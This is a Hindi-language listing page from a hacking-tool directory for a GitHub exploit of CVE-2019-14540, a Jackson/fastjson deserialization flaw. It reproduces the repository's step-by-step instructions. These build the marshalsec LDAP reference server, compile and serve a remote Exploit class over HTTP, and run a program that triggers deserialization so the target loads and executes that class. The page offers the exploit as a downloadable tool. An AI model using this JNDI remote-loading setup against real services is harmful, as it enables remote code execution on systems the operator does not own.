
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
cve-2019-14540-exploit — CVE-2019-14540 एक्सप्लॉइट | Kitploit
उपकरण/GitHubGitHub/leadroyal/cve-2019-14540-exploit
गतिशील विश्लेषण (सैंडबॉक्सिंग)पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषण
GitHubleadroyal/cve-2019-14540-exploit

cve-2019-14540-exploit

CVE-2019-14540 एक्सप्लॉइट

रिपॉजिटरी देखें
219227 साल पहलेKitploit द्वारा समीक्षित

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2019-14540 Exploit

http://www.leadroyal.cn/?p=939

पर्यावरण सीमा: क्योंकि यह डेमो jndi के ldap उपयोग विधि का उपयोग करता है, इसलिए कम संस्करण (8u191 से कम) के jdk का उपयोग करना आवश्यक है।

1. marshalsec का उपयोग करके, स्थानीय 1389 पोर्ट पर ldap सेवा बनाएं, जो स्थानीय 8000 की http सेवा को इंगित करती है।

git clone https://github.com/mbechler/marshalsec.git
mvn package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000/#Exploit" 1389

2. remote_codebase में दूरस्थ लोडिंग के लिए कोड संकलित करें।

cd remote_codebase
javac Exploit.java

3. remote_codebase में स्थानीय 8000 की http सेवा प्रारंभ करें।

cd remote_codebase
python -m SimpleHTTPServer

4. Main.java चलाएं, jackson और fastjson का उपयोग करके डिसीरियलाइज़ेशन द्वारा भेद्यता को ट्रिगर करें।

demo.png

टूल डाउनलोड करें